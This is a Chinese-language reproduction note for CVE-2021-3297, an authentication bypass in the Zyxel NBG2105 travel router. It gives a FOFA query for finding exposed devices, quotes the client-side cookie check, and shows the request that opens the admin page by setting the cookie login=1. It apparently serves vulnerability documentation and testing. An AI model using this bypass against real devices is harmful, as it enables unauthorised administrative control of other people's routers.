## **Zyxel NBG2105 身份验证绕过 CVE-2021-3297**

### 一、漏洞描述

Zyxel NBG2105(ZyXEL无线N150旅行路由器) 存在身份验证绕过，攻击者通过更改 login参数可用实现后台登陆(将登录cookie设置为1可提供管理员访问权限。)

### 二、漏洞影响

Zyxel NBG2105

### 三、漏洞复现


1）FOFA: app="ZyXEL-NBG2105"



2）登录界面如下：



3）其中前端文件 http://you-ip/js/util\_gw.js 存在前端对 Cookie login参数的校验



**可以看到检测到 Cookie中的 login=1 则跳转 home.html**

function setCookie() //login\_ok.htm use

{

document.cookie="login=1";


MM\_goToURL('parent', 'home.htm');

}


**请求如下则会以管理员身份跳转到 home.htm页面**

http://xxx.xxx.xxx.xxx/login\_ok.htm

Cookie: login=1



4）成功绕过登录



### 修复建议

暂无